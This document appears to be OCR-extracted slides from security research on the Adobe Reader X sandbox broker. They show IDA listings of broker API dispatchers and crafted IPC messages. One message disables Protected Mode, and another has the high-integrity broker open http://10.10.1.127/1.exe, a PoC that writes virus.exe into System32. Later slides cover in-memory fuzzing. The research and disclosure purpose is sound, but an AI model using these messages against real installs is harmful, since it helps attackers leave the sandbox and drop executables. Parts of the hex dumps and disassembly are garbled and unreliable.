.rdata:004B4034 dd offset Tag24_Client
.rdata:004B4038 dd offset Tag25_Client
.rdata:004B403C dd offset Tag26_Client
.rdata:004B4040 dd offset Tag28_Client
.rdata:004B4044 dd offset Tag29_Client
.rdata:004B4048 dd offset Tag2A_Client
.rdata:004B404C | dd offset Tag2B_Client
.rdata:004B4050 dd offset Tag2C_Client
.rdata:004B4054 dd offset Tag2D_Client
.rdata:004B4058 dd offset Tag2E_Client
.rdata:004B405C dd offset Tag27_Client
.rdata:004B4060 dd offset Tag19_Client
.rdata:004B4064 dd offset Tag1A_Client
.rdata:004B4068 dd offset Tag18_Client
.rdata:004B406C dd offset Tag1C_Client
.rdata:004B4070 dd offset Tag1D_Client
.rdata:004B4074 dd offset Tag1E_Client
.rdata:004B4078 dd offset Tag1F_Client
.rdata:004B407C dd offset Tag20_Client
.rdata:004B4080 dd offset Tag21_Client
.rdata:004B4084 dd offset Tag22_Client
.rdata:004B4088 dd offset Tag3A_Client
.rdata:004B408C dd offset sub_4164A0
.rdata:004B4090 dd offset Tag3B_Client
.rdata:004B4094 dd offset Tag3C_Client
.rdata:004B4098 dd offset Tag3D_Client
.rdata:004B409C dd offset Tag3E_Client
.rdata:004B40A0 dd offset Tag3F_Client
.rdata:004B40A4 dd offset Tag40_Client
.rdata:004B40A8 dd offset Tag41_Client
.rdata:004B40AC dd offset TagA8_Client
.rdata:004B40B0 dd offset TagA9_Client
.rdata:004B40B4 dd offset TagAC_Client
.rdata:004B40B8 dd offset TagAA_Client
.rdata:004B40BC dd offset TagAE_Client
.rdata:004B40C0 dd offset TagAD_Client
.rdata:004B40C4 dd offset Tag44_Client
```

Following
'AcroWinMainSandbox',
we find Adobe Service
APIs list. (Client side)

Figure 11 - AcroWinMainSandbox in IDAPro

Broker API tag 0x3E is to disable Protected Mode.

```
if ( MessageBoxW(hWnd, "..", "..", 0x34) == 6 )
{
    hKey = 0;
    ret = RegCreateKeyW
    (
        HKEY_CURRENT_USER,
        L"Software\\Adobe\\Acrobat Reader\\
        10.0\\Privileged",
        &hKey);
    ...
}
```



Practice for fun

Hex dump				ASCII			
3E 00 00 00	00 00 00 00	00 00 00 00	00 00 00 00	>.....			
00 00 00 00	00 00 00 00	01 00 00 00	21 00 00 00!			
00 00 00 00	00 00 00 00	00 00 00 00	00 00 00 00			
00 00 00 00	00 00 00 00	00 00 00 00	01 00 00 00!			
02 00 00 00	58 00 00 00	04 00 00 00	02 00 00 00	-...X... ...~			
60 00 00 00	04 00 00 00	00 00 00 00	74 00 70 00	`... .t.p.			

Tag field
0x3E means to “disable
Protected Mode”

Practice for fun

Hex dump				ASCII
3E 00 00 00	00 00 00 00	00 00 00 00	00 00 00 00	>...
00 00 00 00	00 00 00 00	01 00 00 00	21 00 00 00	...
00 00 00 00	00 00 00 00	00 00 00 00	00 00 00 00	...
00 00 00 00	00 00 00 00	00 00 00 00	01 00 00 00	...
02 00 00 00	58 00 00 00	04 00 00 00	02 00 00 00	-..
60 00 00 00	04 00 00 00	00 00 00 00	74 00 70 00	\..

With a pop confirmation dialogs out

The screenshot shows a debugger window with the following components:

- Assembly View:** Displays assembly instructions with addresses and hex values. Key instructions include:
 - 013DC03E: CALL 01401E30
 - 013DC043: ADD EAX, 4
 - 013DC046: PUSH OFFSET AcroRd32.0147AE50
 - 013DC048: PUSH EAX
 - 013DC04C: CALL 013CABDC
 - 013DC051: ADD ESP, 8
 - 013DC054: POP ESI
 - 013DC055: TEST BL, 01
 - 013DC058: POP EBX
 - 013DC059: JE SHORT 013DC066
 - 013DC05B: LEA ECX, [EBP-90]
 - 013DC061: CALL 01401AD0
 - 013DC066: MOV ESP, EBP
 - 013DC068: POP EBP
 - 013DC069: RETN 4
 - 013DC06C: INT3
 - 013DC06D: INT3
 - 013DC06E: INT3
 - 013DC06F: INT3
 - 013DC070: PUSH EBP
 - 013DC071: MOV E
 - 013DC073: PUSH
 - 013DC074: MOV E
 - 013DC076: MOV E
 - 013DC078: CMP D
 - 013DC07C: JNE S
 - 013DC07E: MOV E
 - 013DC083: POP E
 - 013DC084: POP E
 - 013DC085: RETN
 - 013DC088: PUSH
 - 013DC089: MOV E
 - 013DC08C: PUSH
 - 013DC08D: PUSH
 - 013DC08E: CALL 013DC090
 - 013DC093: MOV ECX, DWORD PTR DS:[EDI]
 - 013DC095: LEA EDI, [EAX*4+EAX]
- Registers (HGR):** Shows the state of CPU registers. Notable values include:
 - EAX: C0000034
 - ECX: 00000000
 - EDX: 00000000
 - EBX: 00E40134
 - ESP: 0030E20C
 - EBP: 0030E27C
 - ESI: 0030E258
 - EDI: 00000000
 - EIP: 77801C8D
- Confirmation Dialog:** A "Adobe Reader" dialog box is displayed in the foreground, asking: "You have chosen to turn off Reader's Protected Mode. In order for these changes to take effect, you would have to manually restart the application. Are you sure you want to continue?" with "Yes" and "No" buttons.
- Memory View:** At the bottom, a memory dump shows hex and ASCII data, including the string "AcroRd32.01401E30".

Another Practice For Fun

Hex dump	ASCII
43 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	c.....!
00 00 00 00 00 00 00 00 01 00 00 00 21 00 00 00!
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00!
01 00 00 00 58 00 00 00 30 00 00 00 02 00 00 00	!...X...0...!
88 00 00 00 04 00 00 00 68 00 74 00 74 00 70 00	...!...h.t.t.p.
3A 00 2F 00 2F 00 31 00 30 00 2E 00 31 00 30 00	.../.1.0...1.0.
2E 00 31 00 2E 00 31 00 32 00 37 00 2F 00 31 00	...1...1.2.7./1.
2E 00 65 00 78 00 65 00 00 00 00 00 00 00 00 00	...e.x.e.....
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

Tag field
0x43 means to open http
link using default explorer
under High Integrity.

http://10.10.1.127/1.exe



Another Practice For Fun

Hex dump	ASCII
43 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	C.....
00 00 00 00 00 00 00 00 01 00 00 00 21 00 00 00d!..
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00d..
01 00 00 00 58 00 00 00 30 00 00 00 02 00 00 00	...X...0...~..
88 00 00 00 04 00 00 00 68 00 74 00 74 00 70 00h.t.t.p.
3A 00 2F 00 2F 00 31 00 30 00 2E 00 31 00 30 00	:.//.1.0..1.0.
2E 00 31 00 2E 00 31 00 32 00 37 00 2F 00 31 00	..1...1.2.7./1.
2E 00 65 00 78 00 65 00 00 00 00 00 00 00 00 00	..e.x.e.....
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	


```
File = ::CreateFile(_T("C:\\WINDOWS\\SYSTEM32\\virus.exe"),
    GENERIC_WRITE|GENERIC_READ,
    FILE_SHARE_READ|FILE_SHARE_WRITE|FILE_SHARE_DELETE,
    NULL, // No security attributes
    CREATE_ALWAYS,
    FILE_FLAG_BACKUP_SEMANTICS,
    NULL); // No template
if (File == INVALID_HANDLE_VALUE)
{
    printf("CreateFile fail!\r\n");
}
```

1.exe is a POC file which
doing operation in file
system

Another Practice For Fun

Hex dump	ASCII
43 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	C.....
00 00 00 00 00 00 00 00 01 00 00 00 21 00 00 00d!..
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00d..
01 00 00 00 58 00 00 00 30 00 00 00 02 00 00 00	fx...0...7..
00 00 00 00 04 00 00 00 68 00 74 00 74 00 70 00	...!...h.t.t.p.
3A 00 2F 00 2F 00 31 00 30 00 2E 00 31 00 30 00	:.//.1.0..1.0.
2E 00 31 00 2E 00 31 00 32 00 37 00 2F 00 31 00	..1...1.2.7./1.
2E 00 65 00 78 00 65 00 00 00 00 00 00 00 00 00	..e.x.e.....
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	

```
File = ::CreateFile( T("C:\\WINDOWS\\SYSTEM32\\virus.exe"),
    GENERIC_WRITE|GENERIC_READ,
    FILE_SHARE_READ|FILE_SHARE_WRITE|FILE_SHARE_DELETE,
    NULL, //No security attributes
    CREATE_ALWAYS,
    FILE_FLAG_BACKUP_SEMANTICS,
    NULL); //No template
if (File == INVALID_HANDLE_VALUE)
{
    printf("CreateFile fail\\n");
}
```



And another confirmation dialog
pop out

Fuzz Broker APIs

- The needs
- The existing idea that meets needs

The exits idea that meets needs

- In particular, the “**in memory fuzz**” concept introduced by **Michael Sutton** in a famous book “**Fuzzing: Brute Force Vulnerability Discovery**” fits our requirements.

Why we focused Broker Service APIs

- We guess APIs inherited from Google's Chrome have been researched a lot by many researchers.
- Continuously increased Broker Service APIs by Adobe.

Why we focused Broker Service APIs


63 Broker Service Dispatchers were found in AcroRd32.exe 10.0.1.434

```
.rdata:004B4014 ; char aAcrowinmainsan[]
.rdata:004B4014 41 63 72 6F 57;aAcrowinmainsan db 'AcroWinMainSandbox',0
.rdata:004B4014 69 6E 4D 61 69+ ; DATA XREF: Sandbox_init:loc_40EFB6to
.rdata:004B4027 00
.rdata:004B4028 2C 84 40 00 align 4
.rdata:004B402C 00 38 42 00 dd offset unk_4D842C
.rdata:004B4030 90 64 41 00 off_4B402C ; DATA XREF: sub_40F0EF+At0
.rdata:004B4034 20 7D 41 00 dd offset Tag24_Client
.rdata:004B4038 50 7E 41 00 dd offset Tag25_Client
.rdata:004B403C F0 7E 41 00 dd offset Tag26_Client
.rdata:004B4040 70 7F 41 00 dd offset Tag28_Client
.rdata:004B4044 F0 7F 41 00 dd offset Tag29_Client
.rdata:004B4048 00 80 41 00 dd offset Tag2A_Client
.rdata:004B404C 50 82 41 00 dd offset Tag2B_Client
.rdata:004B4050 F0 84 41 00 dd offset Tag2C_Client
.rdata:004B4054 20 83 41 00 dd offset Tag2D_Client
.rdata:004B4058 00 85 41 00 dd offset Tag2E_Client
.rdata:004B405C 80 81 41 00 dd offset Tag27_Client
.rdata:004B4060 80 86 41 00 dd offset Tag19_Client
.rdata:004B4064 90 87 41 00 dd offset Tag1A_Client
.rdata:004B4068 20 88 41 00 dd offset Tag1B_Client
.rdata:004B406C F0 88 41 00 dd offset Tag1C_Client
.rdata:004B4070 80 89 41 00 dd offset Tag1D_Client
.rdata:004B4074 20 8A 41 00 dd offset Tag1E_Client
.rdata:004B4078 C0 8A 41 00 dd offset Tag1F_Client
.rdata:004B407C 80 8B 41 00 dd offset Tag20_Client
.rdata:004B4080 50 8C 41 00 dd offset Tag21_Client
.rdata:004B4084 30 8D 41 00 dd offset Tag22_Client
.rdata:004B4088 10 8E 41 00 dd offset Tag3A_Client
.rdata:004B408C 00 64 41 00 dd offset sub_4164A0
.rdata:004B4090 8E 41 00 dd offset Tag3B_Client
.rdata:004B4094 8F 41 00 dd offset Tag3C_Client
.rdata:004B4098 70 41 00 dd offset Tag3D_Client
.rdata:004B409C 60 41 00 dd offset Tag3E_Client
.rdata:004B40A0 40 92 41 00 dd offset Tag3F_Client
.rdata:004B40A4 00 93 41 00 dd offset Tag40_Client
.rdata:004B40A8 E0 93 41 00 dd offset Tag41_Client
.rdata:004B40AC A0 87 41 00 dd offset TagA0_Client
.rdata:004B40B0 60 88 41 00 dd offset TagA9_Client
.rdata:004B40B4 10 89 41 00 dd offset TagAC_Client
.rdata:004B40B8 40 8A 41 00 dd offset TagAA_Client
.rdata:004B40BC 40 8D 41 00 dd offset TagAE_Client
.rdata:004B40C0 50 8C 41 00 dd offset TagAD_Client
.rdata:004B40C4 C0 94 41 00 dd offset Tag44_Client
.rdata:004B40C8 40 95 41 00 dd offset Tag45_Client
.rdata:004B40CC C0 95 41 00 dd offset Tag42_Client
```


72 Broker Service Dispatchers were found in AcroRd32.exe 10.1.1.33

```
.rdata:004CD2C4 ; char aAcrowinmainsan[]
.rdata:004CD2C4 aAcrowinmainsan db 'AcroWinMainSandbox',0
.rdata:004CD2C4 ; DATA XREF: sub_41029A:loc_4102ADto
.rdata:004CD2D7 00 align 4
.rdata:004CD2D8 dd offset unk_4F55F0
.rdata:004CD2DC off_4CD2DC ; DATA XREF: sub_41236E0
.rdata:004CD2E0 dd offset sub_414690
.rdata:004CD2E4 dd offset Tag24_Client
.rdata:004CD2E8 dd offset Tag25_Client
.rdata:004CD2EC dd offset Tag26_Client
.rdata:004CD2F0 dd offset Tag28_Client
.rdata:004CD2F4 dd offset Tag29_Client
.rdata:004CD2F8 dd offset Tag2A_Client
.rdata:004CD2FC dd offset Tag2B_Client
.rdata:004CD300 dd offset Tag2C_Client
.rdata:004CD304 dd offset Tag2D_Client
.rdata:004CD308 dd offset Tag2E_Client
.rdata:004CD30C dd offset Tag27_Client
.rdata:004CD310 dd offset Tag19_Client
.rdata:004CD314 dd offset Tag1A_Client
.rdata:004CD318 dd offset Tag1B_Client
.rdata:004CD31C dd offset Tag1C_Client
.rdata:004CD320 dd offset Tag1D_Client
.rdata:004CD324 dd offset Tag1E_Client
.rdata:004CD328 dd offset Tag1F_Client
.rdata:004CD32C dd offset Tag20_Client
.rdata:004CD330 dd offset Tag21_Client
.rdata:004CD334 dd offset Tag22_Client
.rdata:004CD338 dd offset Tag3A_Client
.rdata:004CD33C dd offset sub_4146A0
.rdata:004CD340 dd offset Tag3B_Client
.rdata:004CD344 dd offset Tag3C_Client
.rdata:004CD348 dd offset Tag3D_Client
.rdata:004CD34C dd offset Tag3F_Client
.rdata:004CD350 dd offset Tag40_Client
.rdata:004CD354 dd offset Tag41_Client
.rdata:004CD358 dd offset Tag42_Client
.rdata:004CD35C dd offset Tag43_Client
.rdata:004CD360 dd offset Tag44_Client
.rdata:004CD364 dd offset Tag45_Client
.rdata:004CD368 dd offset Tag46_Client
.rdata:004CD36C dd offset Tag47_Client
```

In Memory Fuzzer POC: How it works



In Memory Fuzzer POC: How it works




Prepare the “Smarter” Fuzz Data

Example: strings in policy rules.

```
ecx = 0185C35E | UNICODE "\\BaseNamedObjects\\"
ecx = 0185928E | UNICODE "\\BaseNamedObjects\\"
ecx = 0185A2B6 | UNICODE "\\BaseNamedObjects\\"
ecx = 018571E6 | UNICODE "\\BaseNamedObjects\\"
ecx = 0185820E | UNICODE "\\BaseNamedObjects\\"
ecx = 0185513E | UNICODE "\\BaseNamedObjects\\"
ecx = 01856146 | UNICODE "\\BaseNamedObjects\\UD_FileMapping_{"
ecx = 01853076 | UNICODE "\\BaseNamedObjects\\UD_FileMapping_{"
ecx = 018540A0 | UNICODE "\\BaseNamedObjects\\FileView__IMJP"
ecx = 01852038 | UNICODE "\\BaseNamedObjects\\FileView__IMJP"
ecx = 01850FFC | UNICODE "\\BaseNamedObjects\\_IME_"
ecx = 01840EDC | UNICODE "\\BaseNamedObjects\\_IME_"
ecx = 0184EEF8 | UNICODE "\\BaseNamedObjects\\SatoriKnDict_MemoryDictionary_"
ecx = 0184BDD8 | UNICODE "\\BaseNamedObjects\\SatoriKnDict_MemoryDictionary_"
ecx = 0184CE22 | UNICODE "\\BaseNamedObjects\\FileView__Satori_PropMgrGlobal_IME"
ecx = 01849D02 | UNICODE "\\BaseNamedObjects\\FileView__Satori_PropMgrGlobal_IME"
ecx = 0184AD4E | UNICODE "\\BaseNamedObjects\\FileView__Satori_PropMgrGlobal_IMJP_"
ecx = 018478B6 | UNICODE "\\BaseNamedObjects\\FileView__Satori_PropMgrGlobal_IMJP_"
ecx = 01848C24 | UNICODE "\\BaseNamedObjects\\Imejp.ConfigurationID_"
ecx = 0178292C | UNICODE "\\BaseNamedObjects\\Imejp.ConfigurationID_"
ecx = 01846A64 | UNICODE "\\REGISTRY\\USER\\S-1-5-21-796845957-1482476501-682003330-500\\SOFTWARE"
ecx = 018459FC | UNICODE "\\REGISTRY\\USER\\S-1-5-21-796845957-1482476501-682003330-500\\SOFTWARE"
ecx = 0184285C | UNICODE "\\REGISTRY\\USER\\S-1-5-21-796845957-1482476501-682003330-500\\SOFTWARE"
ecx = 018417F4 | UNICODE "\\REGISTRY\\USER\\S-1-5-21-796845957-1482476501-682003330-500\\SOFTWARE"
ecx = 01840792 | UNICODE "\\REGISTRY\\USER\\S-1-5-21-796845957-1482476501-682003330-500\\SOFTWARE"
ecx = 0183F72A | UNICODE "\\REGISTRY\\USER\\S-1-5-21-796845957-1482476501-682003330-500\\SOFTWARE"
ecx = 0183E70C | UNICODE "\\REGISTRY\\USER\\S-1-5-21-796845957-1482476501-682003330-500\\SOFTWARE"
ecx = 0183D684 | UNICODE "\\REGISTRY\\USER\\S-1-5-21-796845957-1482476501-682003330-500\\SOFTWARE"
ecx = 0183C64C | UNICODE "\\REGISTRY\\USER\\S-1-5-21-796845957-1482476501-682003330-500\\SOFTWARE"
ecx = 0183B5E4 | UNICODE "\\REGISTRY\\USER\\S-1-5-21-796845957-1482476501-682003330-500\\SOFTWARE"
ecx = 0183A578 | UNICODE "\\REGISTRY\\USER\\S-1-5-21-796845957-1482476501-682003330-500\\SOFTWARE"
ecx = 01839510 | UNICODE "\\REGISTRY\\USER\\S-1-5-21-796845957-1482476501-682003330-500\\SOFTWARE"
ecx = 0183848E | UNICODE "\\REGISTRY\\USER\\S-1-5-21-796845957-1482476501-682003330-500\\SOFTWARE"
